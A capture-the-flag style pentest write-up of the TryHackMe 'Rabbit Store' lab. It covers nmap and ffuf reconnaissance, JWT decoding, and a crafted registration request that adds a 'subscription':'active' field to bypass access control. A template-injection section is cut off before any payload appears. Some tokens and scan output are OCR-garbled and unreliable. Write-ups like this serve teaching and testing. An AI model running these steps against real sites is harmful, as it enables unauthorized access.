



Rabbit Store - Report

Vulnerability Name:

→ (Broken Access Control)

Vulnerability URL:

→ <http://storage.cloudsite.thm/api/uploads/.....>


Description:

→ **Broken Access Control**

is a security vulnerability where an application fails to enforce proper restrictions on what authenticated users can do, allowing them to access data or functions beyond their permissions.

Proof Of Concept (Step by Step + Screenshots)

→ Scanning Ports And Services Using Nmap Tool :



```

root@ip-10-80-93-176:~# nmap -Pn -sS -sV -O -T4 --top-ports 10000 10.80.160.245 -A
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-24 13:38 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.80.160.245
Host is up (0.00016s latency).
Not shown: 8317 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh   OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http  Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://cloudsite.thm/
4369/tcp  open  epmd  Erlang Port Mapper Daemon
|_epmd-info:
| epmd_port: 4369
| nodes:
|_ rabbit: 25672
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```

OS:SCAN(V=7.80%E=4%D=11/24%OT=22%CT=1%CU=405B1%PV=Y%DS=1%DC=T%G=Y%TM=692460
OS:01%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)OP
OS:S(01=M2301ST11NW7KO2=M2301ST11NW7KO3=M2301INT11NW7KO4=M2301ST11NW7KO5=M2
OS:301ST11NW7KO6=M2301ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F
OS:4B3)ECN(R=Y%DF=Y%T=40%W=F507%)=T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%=%Z%F=R%O=%RD=0
OS:A+S+K%F=AS%RD=0%K%)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%=%Z%F=R%O=%RD=0
OS:K%)TS(R=Y%DF=Y%T=40%W=0%S=Z%A=5+F%F=AR%O=%RD=0%)=T6(R=Y%DF=Y%T=40%W=0%S
OS:=%A%=%Z%F=R%O=%RD=0%K%)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=5+F%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%UN=%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:K%T=40%CD=S)
```

Network Distance: 1 hop 1h 52min 21s


Command used :

→ **(nmap -Pn -sS -sV -O -T4 --top-ports 10000 10.80.160.245 -A)**

- Pn (host is up)
- sS (TCP SYN Scan (Stealth Scan))
- sV (version of running ports)
- O (operating system)
- T4 (speed)
- top-ports 10000 (Scan of top 10000 ports)
- A (Aggressive Scan)


Access <http://10.80.160.245> from scanning http port (80) is open

→Edit the /etc/hosts path file to add the name of the host associated with the target




```
root@ip-10-80-93-176:~  
File Edit View Search Terminal Help  
root@ip-10-80-93-176:~# nano /etc/hosts
```

```
root@ip-10-80-93-176:~  
File Edit View Search Terminal Help  
GNU nano 4.8 /etc/hosts  
127.0.0.1      localhost  
127.0.0.1      vnc.tryhackme.tech  
127.0.1.1      tryhackme.lan  tryhackme  
10.80.160.245  cloudsite.thm  
# The following lines are desirable for IPv6 capable hosts  
::1      localhost ip6-localhost ip6-loopback  
ff02::1  ip6-allnodes  
ff02::2  ip6-allrouters
```



→ I use 'wappalyzer' and 'whatweb' tools to know technologies used in that website

```
(kali㉿Mohamed)-[~/Desktop]
$ whatweb 10.10.37.94
http://10.10.37.94 [302 Found] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.37.94]
, RedirectLocation[http://cloudsite.thm/], Title[302 Found]
http://cloudsite.thm/ [200 OK] Apache[2.4.52], Bootstrap, Country[RESERVED][ZZ], Email[info@smarkeyeapps.com,sales@smarkeyeapps.com], HT
ML5, HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[10.10.37.94], JQuery[3.2.1], Script
```




Category	Technology	Version
Font Awesome	Font Awesome	4.7.0
	Google Font API	
Web frameworks	Express	
Miscellaneous	Popper	
Web servers	Apache HTTP Server	2.4.52
	Express	
Programming languages	Node.js	
CDN	jsDelivr	
	cdnjs	
JavaScript libraries	JQuery	3.2.1
	OWL Carousel	
UI frameworks	Axios	
	Bootstrap	4.3.1

[Something wrong or missing?](#)



Register a new user in the web(**sayed7@depi.com/12345**) and then login.




storage.cloudsite.thm/register.html

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...


Account Registration



Sign Up

sayed7@depi.com

1h 40min 3s



storage.cloudsite.thm/

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...

Account Login

Sign In


sayed7@depi.com

Login

Don't have an account?

[Sign Up](#)

1h 52min 1s



storage.cloudsite.thm/dash: storage.cloudsite.thm/dashboard/inactive

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back! Refresh Firefox...


Cloud

Home About Us Services Blog Contact Us

Sorry, this service is only for internal users working within the organization and our clients. If you are one of our clients, please ask the administrator to activate your subscription.

Thank You
Have a nice day

→ Intercept and analysis the registration request using Burp suite.



The screenshot shows the Burp Suite interface with the following details:


- Request:**

```
POST /api/login HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 46
Origin: http://storage.cloudsite.thm
Connection: keep-alive
Referer: http://storage.cloudsite.thm/
Priority: u=0
{
  "email": "sayed7@depi.com",
  "password": "12345"
}
```
- Response:**

```
HTTP/1.1 200 OK
Date: Mon, 24 Nov 2025 13:57:18 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Security-Policy: default-src 'self'; script-src 'self' https://storage.cloudsite.thm;
Set-Cookie: jwt=JWT token
eyJhbGciOiJIUzI1NiIsInR5cCI6IkVJCj9.eyJlbWFpbC1GInNhevVkJNBkZX8pLnNvbSisInNjYnIi感冒vbi1GtM0aXZlIwak0fj0nZyOTkyNjHLC1leIaI0[E3N]MSOTyMzN9.S7SFkyA_1K2KzZiw_qoPMY5fNcGQlsIE1X6lyk_fi;
Expires: Sun, 24 Nov 2025 14:57:15 GMT
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```
- Inspector:** Shows the cookie value highlighted in red: `Set-Cookie: jwt=JWT token eyJhbGciOiJIUzI1NiIsInR5cCI6IkVJCj9.eyJlbWFpbC1GInNhevVkJNBkZX8pLnNvbSisInNjYnIi感冒vbi1GtM0aXZlIwak0fj0nZyOTkyNjHLC1leIaI0[E3N]MSOTyMzN9.S7SFkyA_1K2KzZiw_qoPMY5fNcGQlsIE1X6lyk_fi;`
- Notes:** A note is present: `Cookie sequence created by JWT from`
- Bottom Status:** 561 bytes | 1,120 millis | Memory: 183.0MB | 1h 35min 20s

- Server created JSON Web Token (JWT) after logging into the web to validate a user. After understanding the type of cookie, take it and decoded .

- Access <https://www.jwt.io/> to decode JWT cookie



The jwt.io Debugger interface shows the following decoded JWT token:

```
{
  "alg": "HS256",
  "typ": "JWT"
}

{
  "email": "sayed7@depi.com",
  "subscription": "inactive",
  "iat": 1763992633,
  "exp": 1763996233
}
```

The `subscription` field is highlighted in red.

- Found Subscription field equal inactive in JSON format



Register a new user in the web(sayed77@depi.com/12345) and intercept the request



Add Subscription field equal active Json format and send the request

```

POST /api/register HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://storage.cloudsite.thm/register.html
Content-Type: application/json
Content-Length: 76
Origin: http://storage.cloudsite.thm
Content-Type: application/json
Priority: u0
{
    "email": "sayed77@depi.com",
    "password": "12345",
    "subscription": "active"
}

```

Broken access vulnerability found here.

Broken Access Control recommendation & Mitigations:

- Stateful session identifiers should be invalidated on the server after logout.
- Stateless JWT tokens should rather be short-lived so that the window of opportunity for an attacker is minimized.
- For longer lived JWTs it's highly recommended to follow the OAuth standards to revoke access.
- Rate limit API and controller access to minimize the harm from automated attack tooling.
- Disable web server directory listing and ensure file metadata (e.g., .git) and backup files are not present within web roots.
- Implement access control mechanisms once and re-use them throughout the application, including minimizing Cross-Origin Resource Sharing (CORS) usage.

Vulnerability Name:

→ **Server-Side Template Injection**

Vulnerability URL:

→ <http://storage.cloudsite.thm/api/uploads/.....>

Description:


→
Server-side template injection is when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

Proof Of Concept (Step by Step + Screenshots)




After logging in, I found the option to upload a file (Upload from Localhost) and (Upload From URL).


- When file uploaded the file path responded in web.



- When I access file path provided the file is downloaded



→ Add /api/uploads to URL of page to find location of files



- Directory Fuzzing using FFUF tool

```

root@ip-10-80-93-176:~# ffuf -u http://storage.cloudsite.thm/api/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt

v1.3.1

:: Method : GET
:: URL   : http://storage.cloudsite.thm/api/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405

Login      [Status: 405, Size: 36, Words: 4, Lines: 1]
docs       [Status: 403, Size: 27, Words: 2, Lines: 1]
login      [Status: 405, Size: 36, Words: 4, Lines: 1]
register   [Status: 405, Size: 36, Words: 4, Lines: 1]
uploads    [Status: 401, Size: 32, Words: 3, Lines: 1]

:: Progress: [4655/4655] :: Job [1/1] :: 1915 req/sec :: Duration: [0:00:03] :: Errors: 0 ::

root@ip-10-80-93-176:#
  
```

Command :

-u URL of page
-w wordlist in used (common.txt)

→ Trying all output of FFUF tool in path

Burp Suite - Target: http://storage.cloudsite.thm

Request

```
1 POST /api/login HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
4 Gecko/20200101 Firefox/131.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCIkVXJ9 eyJlbmFpbCIGInNheWVQGRlcGkuY29t
10 eyJhZG1pbiIjoiZW1haWxhdHJ1c3NvZGluZC1pbiIiLCJleHAiOjE3N
11 QAMTQyNDV9.OKU2zqSiY1Yz-S2bx2A%G$niIlytfiOWImQKdKE
12 jOnTQyNDV9.OKU2zqSiY1Yz-S2bx2A%G$niIlytfiOWImQKdKE
13 Upgrade-Insecure-Requests: 1
14 Priority: -2
15 Content-Type: application/json
16 Content-Length: 56
17
18 {
19     "email": "sayed@depi.com",
20     "password": "12345"
21 }
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Wed, 26 Nov 2025 10:03:54 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
5 Location: /dashboard/active
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 6
8 ETAG: W/"6c595a59-5b7d4f95-4c190a"
9 Set-Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCIkVXJ9 eyJlbmFpbCIGInNheWVQGRlcGkuY29t
10 eyJhZG1pbiIjoiZW1haWxhdHJ1c3NvZGluZC1pbiIiLCJleHAiOjE3N
11 QAMTQyNDV9.OKU2zqSiY1Yz-S2bx2A%G$niIlytfiOWImQKdKE
12 jOnTQyNDV9.OKU2zqSiY1Yz-S2bx2A%G$niIlytfiOWImQKdKE
13 Keep-Alive: timeout=5, max=100
14 Connection: Keep-Alive
15
16 active
```

Inspector

Request attributes: 2
Request query parameters: 0
Request cookies: 1
Request headers: 11
Response headers: 10

Burp Suite - Target: http://storage.cloudsite.thm

Request

```
1 POST /api/register HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0)
4 Gecko/20200101 Firefox/131.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Cookie: jwt=
10 eyJhbGciOiJIUzI1NiIsInR5cCIkVXJ9 eyJlbmFpbCIGInNheWVQGRlcGkuY29t
11 eyJhZG1pbiIjoiZW1haWxhdHJ1c3NvZGluZC1pbiIiLCJleHAiOjE3N
